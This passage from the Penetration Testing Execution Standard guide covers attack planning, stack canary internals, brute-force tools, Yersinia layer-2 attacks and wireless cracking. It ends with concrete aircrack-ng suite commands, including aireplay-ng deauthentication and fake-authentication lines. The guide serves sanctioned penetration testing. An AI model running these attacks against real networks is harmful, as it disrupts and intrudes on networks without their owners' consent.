Looking for Weak Web Applications

Identifying weak web applications can be a particularly fruitful activity during a penetration test. Things to look

for include OTS applications that have been misconfigured, OTS application which have plugin functionality (plugins often contain more vulnerable code than the base application), and custom applications. Web application fingerprinters such as WAFB can be used here to great effect.

Identify Weak Ports and Services

Identifying weak ports can be done using banner grabbing, nmap and common sense. Many ports and services will lie, or mislead about the specifics of their version.

Identify Lockout threshold

Identifying the lockout threshold of an authentication service will allow you to ensure that your bruteforce attacks do not intentionally lock out valid users during your testing. Identify all disparate authentication services in the environment, and test a single, innocuous account for lockout. Often 5 - 10 tries of a valid account is enough to determine if the service will lock users out.

9.3.3 Attack Avenues

Attack avenues focus on identifying all potential attack vectors that could be leveraged against a target. This is much more detailed than simply looking at the open or filtered ports, but evaluates the Footprinting information and automated results in an effort to create an attack tree.

9.3. Vulnerability Analysis 149

The Penetration Testing Execution Standard Documentation, Release 1.1

Creation of Attack Trees

Attack trees are conceptual diagrams of threats on target systems and should include all possible attack methods to reach those threats.

Identify protection mechanisms

There is no magic bullet for detecting and subverting Network or Host based protection mechanisms. It takes skill and experience. This is beyond the scope of this document, which only lists the relevant protection mechanisms and describes what they do.

Network protections

“Simple” Packet Filters

Packet filters are rules for classifying packets based on their header fields. Packet classification is essential to routers supporting services such as quality of service (QoS), virtual private networks (VPNs), and firewalls.

Traffic shaping devices

Traffic shaping is the control of computer network traffic in order to optimize or guarantee performance, improve latency, and/or increase usable bandwidth for some kinds of packets by delaying other kinds of packets that meet certain criteria. During penetration test traffic shaping can also control the volume of traffic being sent into a network in a specified period, or the maximum rate at which the traffic is sent. For these reasons; traffic shaping is important to detect at the network edges to avoid packet dropping and packet marking.

Data Loss Prevention (DLP) systems

Data Loss Prevention (DLP) refers to systems that identify, monitor, and protect data in use, data in motion, and data at rest via content inspection and contextual analysis of activities (attributes of originator, data object, medium, timing, recipient/destination and so on). DLP systems are analogous to intrusion-prevention system for data.

Host based protections

Host-based protections usually revolve around an installed software package which monitors a single host for suspicious

activity by analyzing events occurring within that host. The majority of Host-based protections utilize one of

three detection methods: signature-based, statistical anomaly-based and stateful protocol analysis.

Stack/heap protections

Numerous tools are available that can monitor the host to provide protections against buffer overflows.

Microsoft's

Data Execution Prevention mode is an example that is designed to explicitly protect the pointer to the SEH Exception

Handler from being overwritten.

Whitelisting

Whitelisting provides a list of entities that are being provided a particular privilege, service, mobility, access, or

recognition. An emerging approach in combating attacks by viruses and malware is to whitelist software which is

considered safe to run, blocking all others

AV/Filtering/Behavioral Analysis

Behavioral analysis works from a set of rules that define a program as either legitimate, or malicious.

Behavioral

analysis technology monitors what an application or piece of code does and attempts to restrict its action. Examples

of this might include applications trying to write to certain parts of a system registry, or writing to pre-defined folders.

These and other actions would be blocked, with the actions notified to the user or administrator.

WAF

A WAF (Web application firewall) is a firewall which can be installed in front of (network topology speaking) a web

application. The WAF will analyze each request and look for common web attacks such as Cross Site Scripting and

SQLInjection. Like most AV scanners, a blacklisting mechanism is often used to find these potentially malicious HTTP

requests (often regex). Since these WAFs are using this blacklisting technique, multiple papers exist on bypassing these types of devices.

Stack Canaries

In order to understand the use of the Stack Canaries, one needs to understand the fundamental flaw of buffer overflows.

A buffer overflow happens when an application fails to properly verify the length of the input received with the length

of the buffer in memory to which this data is copied. Due to the way the stack is build, and the way the data is entered

on the stack, the input received could be used to overwrite the EIP (extended instruction pointer, this is used by the

application to know where the application came from prior to copying the input to the buffer). When an attacker

controls the EIP, the execution of the application can be altered in such a way that the attacker has full control of

the application. A potential fix is by adding a "cookie" or stack canary right after the buffer on the stack. When the

application wants to return, the value of the stack canary is verified. If this value has been altered, the program will

ignore the EIP and crash therefore making the buffer overflow ineffective.

Every operating system calculates a different cookie.

Microsoft Windows

The cookie in Windows is added by Visual Studio. One of the options when compiling an application is /GS. The

option is enabled by default. The cookie is calculated using a few process specific variables. Below is a representative

code of how this cookie is calculated.

```

""
void generate_security_cookie() {
int defaultval1 = 0xFFFF0000;
int defaultval2 = 0xBB40E64E; // Hex value of PI without comma...
""

int result = 0;
int resultcomp = 0;
""

FILETIME filetimestruct ;
GetSystemTimeAsFileTime(&filetimestruct);
LARGE_INTEGER perfcounter;
QueryPerformanceCounter(&perfcounter);
""

int tickc = GetTickCount();
int threadid = GetCurrentThreadId();
int processid = GetCurrentProcessId();
""

result = result ^ filetimestruct.dwHighDateTime;
152 Chapter 9. PTES Technical Guidelines
The Penetration Testing Execution Standard Documentation, Release 1.1
result = result ^ filetimestruct.dwLowDateTime;
result = result ^ threadid;
result = result ^ processid;
result = result ^ tickc;
result = result ^ perfcounter.HighPart;
result = result ^ perfcounter.LowPart;
""

if (result == defaultval2) {
printf("Wow, what are they odd of getting the same value as the beginning");
result = 0xBB40E64E;
} else {
if (!(result & defaultval1)) {
int temp = (result | 0x4711) << 16;
result |= temp;
}
}
resultcomp = ~result;
As you can see, some of these values are not hard to figure out. Except for maybe the LowDateTime and
the performance
counter. An excellent paper has been written concerning this lack of entropy. More information can be
found
in that paper here (Exploiting the otherwise non-exploitable)
Linux
As in Windows, the somewhat default compiler, gcc, adds the code for the stack canarie. This code can
be found in
the file libssp/ssp.c
""

static void __attribute__((constructor))
__guard_setup(void)
{
unsigned char *p;
int fd;
""

```

```

if (__stack_chk_guard != 0)
return;
****

fd = open ("/dev/urandom", O_RDONLY);
if (fd != -1)
{
ssize_t size = read (fd, &__stack_chk_guard,
sizeof (__stack_chk_guard));
close (fd);
if (size == sizeof(__stack_chk_guard) && __stack_chk_guard != 0)
return;
}

```

9.4. Exploitation 153

The Penetration Testing Execution Standard Documentation, Release 1.1

```

****

/* If a random generator can't be used, the protector switches the guard
to the "terminator canary". */
p = (unsigned char *) &__stack_chk_guard;
p[sizeof(__stack_chk_guard)-1] = 255;
p[sizeof(__stack_chk_guard)-2] = '\n';
p[0] = 0;
}

```

It is known that some older versions of gcc do not use the urandom device in order to create a new cookie. They use a

preset cookie value (a mix of unprintable characters such as 00 0A 0D and FF). Gcc will compile an application with

stack canaries by default.

Problems with the implementation on Linux: On a linux machine, there are a few different ways of creating a thread.

One of them is called fork(). When using fork to create a new thread, the application will “quickly” create a new

thread which will reuse the calculated cookie for each new “fork”-ed thread. If a buffer overflow would exist in this

forked thread, an attacker could bruteforce the stack canarie. Once again a great article describing this attack can be

found here (Scraps of notes on remote stack overflow exploitation)

MAC OS

Disabled by default. Contribution required.

9.4.2 Customized Exploitation

Fuzzing is the process of attempting to discover security vulnerabilities by sending random input to an application.

If the program contains a vulnerability that can leads to an exception, crash or server error (in the case of web apps),

it can be determined that a vulnerability has been discovered. Fuzzers are generally good at finding buffer overflow,

DoS, SQL Injection, XSS, and Format String bugs. Fuzzing falls into two categories: Dumb Fuzzing and Intelligent

Fuzzing.

Dumb Fuzzing usually consists of simple modifications to legitimate data, that is then fed to the target application. In

this case, the fuzzer is very easy to write and the idea is to identify low hanging fruit. Although not an elegant approach,

dumb fuzzing can produce results, especially when a target application has not been previously tested.

FileFuzz is an example of a Dumb Fuzzer. FileFuzz is a Windows based file format fuzzing tool that was designed to automate the launching of applications and detection of exceptions caused by fuzzed file formats.

Screenshot Here

Intelligent Fuzzers are ones that are generally aware of the protocol or format of the data being tested.

Some protocols

require that the fuzzer maintain state information, such as HTTP or SIP. Other protocols will make use of authentication

before a vulnerability is identified. Apart from providing much more code coverage, intelligent fuzzers tend

to cut down the fuzzing time significantly since they avoid sending data that the target application will not understand.

Intelligent fuzzers are therefore much more targeted and sometimes they need to be developed by the security

researcher.

Sniffing

A packet analyzer is used to intercept and log traffic passing over the network. It is considered best practice to utilize

a sniffer when performing exploitation. This ensures that all relevant traffic is captured for further analysis. This is

also extremely useful for extracting cleartext passwords.

154 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and

communications protocol development, and education. Originally named Ethereal, in May 2006 the project was

renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture

packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on

Microsoft Windows.

Screenshot Here

Tcpdump

Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display

TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump

works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others. In

those systems, tcpdump uses the libpcap library to capture packets.

There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to

Windows.

Screenshot Here

Brute-Force

A brute force attack is a strategy that can in theory be used by an attacker who is unable to take advantage of any

weakness in a system. It involves systematically checking all possible usernames and passwords until the correct one

is found.

Brutus (Windows)

Brutus is a generic password guessing tool that comes with built-in routines for attacking HTTP Basic and Forms-based authentication, among other protocols like SMTP and POP3. Brutus can perform both "dictionary" and randomly generated attacks from a given character set.
Screenshot Here

Web Brute (Windows)

Web Brute is included with HPWebInspect and is the primary means of attacking a login form or authentication page, using prepared lists of user names and passwords.

Screenshot Here

THC-Hydra/XHydra

THC-Hydra (or just Hydra) is a network logon bruteforcer which supports attacking many different services such as FTP, HTTP, HTTPS, ICQ, IRC, IMAP, LDAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL, REXEC, RDP, RLOGIN, RSH, SAP R/3, SIP, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Team-Speak, Telnet, VNC, VMware Auth Daemon, and XMPP. It is available in both a command line and GUI version.

9.4. Exploitation 155

The Penetration Testing Execution Standard Documentation, Release 1.1

Screenshot Here

Screenshot Here

Medusa

Medusa is another network logon bruteforcer which supports attacking many different services such as AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL, REXEC, RDP, RLOGIN, RSH, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Telnet, VNC, and VMware Auth Daemon. It is only available in a command line version.

Screenshot Here

Ncrack

Ncrack is another network logon bruteforcer which supports attacking many different services such as RDP, SSH, http(s), SMB, pop3(s), FTP, and telnet. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback.

Screenshot Here

Routing protocols

Routing protocols specify how routers communicate with each other, disseminating information that enables them to

select routes between any two nodes on a computer network, the choice of the route being done by routing algorithms.

Each router has a priori knowledge only of networks attached to it directly. A routing protocol shares this information

first among immediate neighbors, and then throughout the network. This way, routers gain knowledge of the topology of the network.

Cisco Discovery Protocol (CDP)

The Cisco Discovery Protocol (CDP) is a proprietary Data Link Layer network protocol developed by Cisco Systems

that is implemented in most Cisco networking equipment. It is used to share information about other directly connected

Cisco equipment, such as the operating system version and IP address. CDP can also be used for On-Demand Routing, which is a method of including routing information in CDP announcements so that dynamic routing protocols do not need to be used in simple networks.

Cisco devices send CDP announcements to the multicast destination address 01:00:0C:CC:CC:CC, out each connected network interface. These multicast packets may be received by Cisco switches and other networking devices that support CDP into their connected network interface. This multicast destination is also used in other Cisco protocols such as VTP. By default, CDP announcements are sent every 60 seconds on interfaces that support Subnetwork Access Protocol (SNAP) headers, including Ethernet, Frame Relay, and Asynchronous Transfer Mode (ATM). Each Cisco device that supports CDP stores the information received from other devices in a table that can be viewed using the `show cdp neighbors` command. This table is also accessible via `snmp`. The CDP table information is refreshed each time an announcement is received, and the holdtime for that entry is reinitialized. The holdtime specifies the lifetime of an entry in the table - if no announcements are received from a device for a period in excess of the holdtime, the device information is discarded (default 180 seconds).

The information contained in CDP announcements varies by the type of device and the version of the operating system running on it. This information may include the operating system version, hostname, every address (i.e. IP address) from all protocol(s) configured on the port where CDP frame is sent, the port identifier from which the announcement was sent, device type and model, duplex setting, VTP domain, native VLAN, power draw (for Power over Ethernet

156 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

devices), and other device specific information. The details contained in these announcements are easily extended due to the use of the type-length-value (TLV) frame format. The tool for attacking CDP is Yersinia.

Screenshot Here

Hot Standby Router Protocol (HSRP)

Hot Standby Router Protocol (HSRP) is a Cisco proprietary redundancy protocol for establishing a fault-tolerant default gateway, and has been described in detail in RFC 2281. The Virtual Router Redundancy Protocol (VRRP) is a standards-based alternative to HSRP defined in IETF standard RFC 3768. The two technologies are similar in concept, but not compatible.

The protocol establishes a framework between network routers in order to achieve default gateway failover if the primary gateway should become inaccessible, in close association with a rapid-converging routing protocol like EIGRP or OSPF. By multicasting packets, HSRP sends its hello messages to the multicast address 224.0.0.2 (all routers) using UDP port 1985, to other HSRP-enabled routers, defining priority between the routers. The primary

router with the highest configured priority will act as a virtual router with a pre-defined gateway IP address and will respond to the ARP request from machines connected to the LAN with the MAC address 0000.0c07.acXX where XX is the group ID in hex. If the primary router should fail, the router with the next-highest priority would take over the gateway IP address and answer ARP requests with the same mac address, thus achieving transparent default gateway fail-over. A HSRP Basics Simulation visualizes Active/Standby election and link failover with Hello, Coup, ARP Reply packets, and timers.

HSRP and VRRP are not routing protocols as they do not advertise IP routes or affect the routing table in any way.

HSRP and VRRP on some routers have the ability to trigger a failover if one or more interfaces on the router go down.

This can be useful for dual branch routers each with a single serial link back to the head end. If the serial link of the primary router goes down, you would want the backup router to take over the primary functionality and thus retain

connectivity to the head end. The tool for attacking HSRP is Yersinia.

Screenshot Here

Virtual Switch Redundancy Protocol (VSRP)

The Virtual Switch Redundancy Protocol (VSRP) is a proprietary network resilience protocol developed by Foundry

Networks and currently being sold in products manufactured by both Foundry and Hewlett Packard. The protocol

differs from many others in use as it combines Layer 2 and Layer 3 resilience - effectively doing the jobs of both

Spanning tree protocol and the Virtual Router Redundancy Protocol at the same time. Whilst the restrictions on the

physical topologies able to make use of VSRP mean that it is less flexible than STP and VRRP it does significantly

improve on the failover times provided by either of those protocols.

Dynamic Trunking Protocol (DTP)

The Dynamic Trunking Protocol (DTP) is a proprietary networking protocol developed by Cisco Systems for the

purpose of negotiating trunking on a link between two VLAN-aware switches, and for negotiating the type of trunking

encapsulation to be used. It works on the Layer 2 of the OSI model. VLAN trunks formed using DTP may utilize

either IEEE 802.1Q or Cisco ISL trunking protocols.

DTP should not be confused with VTP, as they serve different purposes. VTP communicates VLAN existence information

between switches. DTP aids with trunk port establishment. Neither protocol transmits the data frames that

trunks carry. The tool for attacking DTP is Yersinia.

Screenshot Here

9.4. Exploitation 157

The Penetration Testing Execution Standard Documentation, Release 1.1

Spanning Tree Protocol (STP)

The Spanning Tree Protocol (STP) is a network protocol that ensures a loop-free topology for any bridged Ethernet

local area network. The basic function of STP is to prevent bridge loops and ensuing broadcast radiation.

Spanning

tree also allows a network design to include spare (redundant) links to provide automatic backup paths if an active link

fails, without the danger of bridge loops, or the need for manual enabling/disabling of these backup links.

STP is a Data Link Layer protocol. It is standardized as IEEE 802.1D. As the name suggests, it creates a spanning tree

within a mesh network of connected layer-2 bridges (typically Ethernet switches), and disables those links that are not

part of the spanning tree, leaving a single active path between any two network nodes. The tool for attacking STP is

Yersinia.

Screenshot Here

Open Shortest Path First (OSPF)

Open Shortest Path First (OSPF) is an adaptive routing protocol for Internet Protocol (IP) networks. It uses a link state

routing algorithm and falls into the group of interior routing protocols, operating within a single autonomous system

(AS). It is defined as OSPF Version 2 in RFC 2328 (1998) for IPv4. The updates for IPv6 are specified as OSPF

Version 3 in RFC 5340 (2008).

RIP

RIP is a dynamic routing protocol used in local and wide area networks. As such it is classified as an interior gateway

protocol (IGP). It uses the distance-vector routing algorithm. It was first defined in RFC 1058 (1988). The protocol has

since been extended several times, resulting in RIP Version 2 (RFC 2453). Both versions are still in use today, although

they are considered to have been made technically obsolete by more advanced techniques such as Open Shortest Path

First (OSPF) and the OSI protocol IS-IS. RIP has also been adapted for use in IPv6 networks, a standard known as

RIPng (RIP next generation) protocol, published in RFC 2080 (1997).

VLAN Hopping

VLAN hopping (virtual local area network hopping) is a computer security exploit, a method of attacking networked

resources on a VLAN. The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain

access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN

hopping: switch spoofing and double tagging.

In a switch spoofing attack, an attacking host that is capable of speaking the tagging and trunking protocols used in

maintaining a VLAN imitates a trunking switch. Traffic for multiple VLANs is then accessible to the attacking host.

In a double tagging attack, an attacking host prepends two VLAN tags to packets that it transmits. The first header

(which corresponds to the VLAN that the attacker is really a member of) is stripped off by a first switch the packet

encounters, and the packet is then forwarded. The second, false, header is then visible to the second switch that the

packet encounters. This false VLAN header indicates that the packet is destined for a host on a second,

target VLAN.

The packet is then sent to the target host as though it were layer 2 traffic. By this method, the attacking host can bypass

layer 3 security measures that are used to logically isolate hosts from one another. The tool for attacking 802.1q is

Yersinia.

[Screenshot Here](#)

VLAN Trunking Protocol (VTP)

VLAN Trunking Protocol (VTP) is a Cisco proprietary Layer 2 messaging protocol that manages the addition, deletion, and renaming of Virtual Local Area Networks (VLAN) on a network-wide basis. Cisco's VLAN Trunk Protocol

158 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

reduces administration in a switched network. When a new VLAN is configured on one VTP server, the VLAN is

distributed through all switches in the domain. This reduces the need to configure the same VLAN everywhere. To do

this, VTP carries VLAN information to all the switches in a VTP domain. VTP advertisements can be sent over ISL,

802.1q, IEEE 802.10 and LANE trunks. VTP is available on most of the Cisco Catalyst Family products. The tool for

attacking VTP is Yersinia.

[Screenshot Here](#)

9.4.3 RF Access

The goal of the earlier phases is to gather every possible piece of information about the Radio Frequencies in use that can be leveraged during this phase.

Unencrypted Wireless LAN

It is possible to actually connect to an unencrypted Wireless LAN (WLAN). To connect to an unencrypted WLAN,

you simply have to either issue appropriate commands or use a GUI interface to connect.

Iwconfig (Linux)

The following commands to connect up to the ESSID. To ensure that the wireless interface is down, issue the following:

```
ifconfig <nowiki><</nowiki>interface<nowiki>></nowiki> down
```

Force dhclient to release any currently assigned DHCP addresses with the following command:

```
dhclient -r <nowiki><</nowiki>interface<nowiki>></nowiki>
```

Bring the interface back up with the following command:

```
ifconfig <nowiki><</nowiki>interface<nowiki>></nowiki> up
```

Iwconfig is similar to ifconfig, but is dedicated to the wireless interfaces. It is used to set the parameters of the network

interface which are specific to the wireless operation. To assign set the ESSID (or Network Name to the wireless

interface, use the following command:

```
iwconfig <nowiki><</nowiki>interface<nowiki>></nowiki> essid "ESSID_IN_QUOTES"
```

Next we need to set the operating mode of the device, which depends on the network topology. Setting this to Managed

means that we are connecting to a network that is composed of access points.

```
iwconfig <nowiki><</nowiki>interface<nowiki>></nowiki> mode Managed
```

9.4. Exploitation 159

The Penetration Testing Execution Standard Documentation, Release 1.1

Use dhclient to obtain a DHCP addresses with the following command:

```
dhclient <nowiki><</nowiki>interface<nowiki>></nowiki>
```

At this point we should receive an IP address and be connected to the client's wireless network. Ensure that adequate

screen shots are taken to definitively indicate the ability to connect, receive an IP address, and traverse the network.

Windows (XP/7)

Based upon the wireless network adapter installed, Windows will provide you with a mechanism to connect to wireless

networks. The version of Windows utilized will dictate the process. For this reason we are covering Windows XP and

7.

Screenshot Here

Windows XP will show an icon with a notification that says it has found wireless networks.

Screenshot Here

Right-click the wireless network icon in the lower right corner of your screen, and then click "View Available Wireless Networks."

Screenshot Here

The Wireless Network Connection window appears and displays your wireless network listed with the SSID you

chose. If you don't see your network, click Refresh network list in the upper left corner. Click your network, and then

click Connect in the lower right corner.

Windows 7 offers the same ability to connect to wireless networks. On the right side of the taskbar, you will see a

wireless network icon like the one below. Click on it.

Screenshot Here

A window with available network connections will open. As you can see from the screenshot below, the list is split by

the type of available network connections. At the top you have dial-up and virtual private network (VPN) connections,

while at the bottom you have a list of all the wireless networks which Windows 7 has detected. To refresh the list of

available networks, click on the button highlighted in the screenshot below.

Screenshot Here

You can scroll down through the list of available networks. Once you decided on which network to connect to, click

on it. Next, click on the Connect button.

Screenshot Here

If everything is OK, Windows 7 will connect to the network you selected using the given security key.

Attacking the Access Point

All identified access points are vulnerable to numerous attacks. For completeness, we've included some attack methods

that may not be a part of all engagements. Ensure that the scoping is reviewed prior to initiating any attacks.

Denial of Service (DoS)

Within the standard, there are two packets that help in this regard, the Clear To Send (CTS) and Request To Send (RTS)

packets. Devices use RTS packets when they have something big to send, and they don't want other devices to step on

their transmission. CTS packets are sent so that the device knows it's okay to transmit. Every device (other than the

one that sent the RTS) within the range of the CTS packet cannot transmit anything for the duration specified.

160 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

The first technique is to transmit the CTS packets, meaning that anyone in range of your signal will be unable to

transmit. This requires a high-gain Omni-directional antenna to a much greater impact. The second technique is to

send an RTS packet to the AP you are targeting. Once the AP gets the RTS packet, it will send the CTS. A highly

directional antenna from a distance can be used to target the AP with an RTS packet. Generally speaking, transmitting

the CTS has a greater impact.

Cracking Passwords

WPA-PSK/ WPA2-PSK

WPA-PSK is vulnerable to brute force attack. Tools like Aircrack and coWPAtty take advantage of this weakness

and provided a way to test keys against dictionaries. The problem is that it's a very slow process.

Precomputational

attacks are limited as the BSSID and the BSSID length are seeded into the passphrase hash. This is why WPA-PSK

attacks are generally limited due by time. There is no difference between cracking WPA or WPA2, the authentication

is essentially the same.

The main requirement for any WPA/WPA2 is to capture the authentication handshake and then use Aircrack-ng to

crack the pre-shared key. This can be done either actively or passively. "Actively" means you will accelerate the

process by deauthenticating an existing wireless client. "Passively" means you simply wait for a wireless client to

authenticate to the WPA/WPA2 network.

WPA/WPA2-Enterprise

In environments with a large number of users, such as corporations or universities, WPA/WPA2 pre-shared key management

is not feasible. For example, it wouldn't be possible to track which users are connected and it would be impossible to revoke access to the network for individuals without changing the key for everyone.

Therefore WPA2

Enterprise authenticates users against a user database (RADIUS). Two common methods to do that are

WPA2-EAPTTLS

and WPA2-PEAP.

Attacks

LEAP

This stands for the Lightweight Extensible Authentication Protocol. This protocol is based on 802.1X and helps

minimize the original security flaws by using WEP and a sophisticated key management system. This EAP-version

is safer than EAP-MD5. This also uses MAC address authentication. LEAP is not safe against crackers.

THCLEapCracker

can be used to break Cisco's version of LEAP and be used against computers connected to an access point in the form of a dictionary attack. Anwrap and asleep are other crackers capable of breaking LEAP.

Asleep

Asleep is a designed specifically to recover weak LEAP (Cisco's Lightweight Extensible Authentication Protocol) and

PPTP passwords. Asleep performs Weak LEAP and PPTP password recovery from pcap and AiroPeek files or from live capture. Finally, it has the ability to deauthenticate clients on a leap WLAN (speeding up leap password recovery).

Screenshot Here

The first step involved in the use of asleep is to produce the necessary database (.dat) and index files (.idx) using

genkeys from the supplied (-r) a dictionary (wordlist) file.

Screenshot Here

The final step in recovering the weak LEAP password is to run the asleep command with our newly created .dat and .idx files:

9.4. Exploitation 161

The Penetration Testing Execution Standard Documentation, Release 1.1

802.1X

802.1X is an IEEE Standard for port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of

networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

IEEE 802.1X defines the encapsulation of the Extensible Authentication Protocol (EAP) over IEEE 802 which is

known as “EAP over LAN” or EAPOL. There are two main attacks which can be used against 802.1X:

Key Distribution Attack

The key distribution attack exploits a weakness in the RADIUS protocol. The key distribution attack relies on an

attacker capturing the PMK transmission between the RADIUS server and the AP. As the PMK is transmitted outside

of the TLS tunnel, its protection is solely reliant on the RADIUS server’s HMAC-MD5 hashing algorithm.

Should

an attacker be able to leverage a man-in-the-middle attack between the AP and RADIUS sever, a brute-force attempt

could be made to crack the RADIUS shared secret. This would ultimately provide the attacker with access to the PMK

- allowing full decryption of all traffic between the AP and supplicant.

RADIUS Impersonation Attack

The RADIUS impersonation attack relies on users being left with the decision to trust or reject certificates from the

authenticator. Attackers can exploit this deployment weakness by impersonating the target network’s AP service set

identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can

issue a ‘fake’ certificate to the authenticating user. After the certificate has been accepted by the user the client will

proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2

challenge/response and attempt to crack it offline.

PEAP

The Protected Extensible Authentication Protocol (Protected EAP or PEAP) is a protocol that encapsulates the Extensible

Authentication Protocol (EAP) within an encrypted and authenticated Transport Layer Security (TLS) tunnel. The

purpose was to correct deficiencies in EAP; EAP assumed a protected communication channel, such as

that provided

by physical security, so facilities for protection of the EAP conversation were not provided.

RADIUS Impersonation Attack

The RADIUS impersonation attack relies on users being left with the decision to trust or reject certificates from the

authenticator. Attackers can exploit this deployment weakness by impersonating the target network's AP service set

identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can

issue a 'fake' certificate to the authenticating user. After the certificate has been accepted by the user the client will

proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2

challenge/response and attempt to crack it offline.

Authentication Attack

The PEAP authentication attack is a primitive means of gaining unauthorized access to PEAP networks.

By sniffing

usernames from the initial (unprotected) PEAP identity exchange an attacker can attempt to authenticate to the target

network by 'guessing' user passwords. This attack is often ineffective as the authenticator will silently ignores bad

login attempts ensuring a several second delay exists between login attempts.

162 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

EAP-Fast

EAP-FAST (Flexible Authentication via Secure Tunneling) is Cisco's replacement for LEAP. The protocol was designed

to address the weaknesses of LEAP while preserving the "lightweight" implementation. EAP-FAST uses a Protected Access Credential (PAC) to establish a TLS tunnel in which client credentials are verified. EAP-FAST provides

better protection against dictionary attacks, but is vulnerable to MITM attacks. Since many implementations of

EAP-FAST leave anonymous provisioning enabled, AP impersonation can reveal weak credential exchanges.

WEP/WPA/WPA2

The core process of connecting to a WEP encrypted network revolves around obtaining the WEP key for the purpose

of connecting to the network. There are several tools that can be used to perform attacks against WEP.

Aircrack-ng

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets

have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well

as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

The first step is to place the wireless interface in monitor mode by entering:

```
airmon-ng start wlan0
```

Airmon-ng

Airmon-ng is used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode

to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

To start wlan0 in monitor mode:

```
airmon-ng start wlan0
```

To start wlan0 in monitor mode on channel 8:

airmon-ng start wlan0 8

To stop wlan0:

airmon-ng stop wlan0

To check the status:

airmon-ng

Screenshot Here

Enter "iwconfig" to validate the wireless interfaces. The output should look similar to:

Screenshot Here

Airodump-ng

9.4. Exploitation 163

The Penetration Testing Execution Standard Documentation, Release 1.1

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs

(Initialization Vector) for the intent of using them with Aircrack-ng. If you have a GPS receiver connected to the

computer, Airodump-ng is capable of logging the coordinates of the found access points.

Usage:

airodump-ng <nowiki></nowiki>options<nowiki>></nowiki> <nowiki></nowiki>interface<nowiki>>

[</nowiki>,<Options>

--ivs : Save only captured IVs

--gpsd : Use GPSd

--write <nowiki></nowiki>prefix<nowiki>></nowiki> : Dump file prefix

-w : same as --write

--beacons : Record all beacons in dump file

--update <nowiki></nowiki>secs<nowiki>></nowiki> : Display update delay in seconds

--showack : Prints ack/cts/rts statistics

-h : Hides known stations for --showack

-f <nowiki></nowiki>msecs<nowiki>></nowiki> : Time in ms between hopping channels

--berlin <nowiki></nowiki>secs<nowiki>></nowiki> : Time before removing the AP/client from the screen when no more packets

are received (Default: 120 seconds)

-r <nowiki></nowiki>file<nowiki>></nowiki> : Read packets from that file

-x <nowiki></nowiki>msecs<nowiki>></nowiki> : Active Scanning Simulation

--output-format

<nowiki></nowiki>formats<nowiki>></nowiki> : Output format. Possible values:

pcap, ivs, csv, gps, kismet, netxml

Short format "-o"

The option can be specified multiple times. In this case, each file format specified will be output.

Screenshot Here

Screenshot Here

Aireplay-ng

Aireplay-ng is primarily used to generate or accelerate traffic for the later use with Aircrack-ng (for cracking WEP

keys). Aireplay-ng supports various attacks such as deauthentication, fake authentication, Interactive packet replay,

hand-crafted ARP request injection and ARP-request re injection. Usage:

164 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

aireplay-ng <nowiki></nowiki>options<nowiki>></nowiki> <nowiki></nowiki>replay

interface<nowiki>></These are the attack names and their corresponding "numbers":

- "'Attack 0: "'Deauthentication
- "'Attack 1: "'Fake authentication

- “Attack 2: “Interactive packet replay
- “Attack 3: “ARP request replay attack
- “Attack 4: “KoreK chopchop attack
- “Attack 5: “Fragmentation attack
- “Attack 9: “Injection test

Note: Not all options apply to all attacks.

Attack 0 - Deauthentication

A deauthentication attack sends disassociation packets to one or more clients who are currently associated with an

AP. Disassociating clients can reveal a hidden / cloaked ESSID. Deauthentication attacks also provide an ability to

capture WPA/WPA2 handshakes by forcing clients to re-authenticate.

`aireplay-ng -0 1 -a 34:EF:44:BB:14:C1 -c 00:E0:4C:6D:27:8D wlan0`

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
- -a 34:EF:44:BB:14:C1 is the MAC address of the access point
- -c 00:E0:4C:6D:27:8D is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- wlan0 is the interface name

Screenshot Here

Attack 1 - Fake authentication

The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared

Key) and to associate with an AP. This attack is useful in scenarios where there are no associated clients. Note that

fake authentication attacks do not generate ARP packets.

`aireplay-ng -1 0 -e 2WIRE696 -a 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e 2WIRE696 is the wireless network name
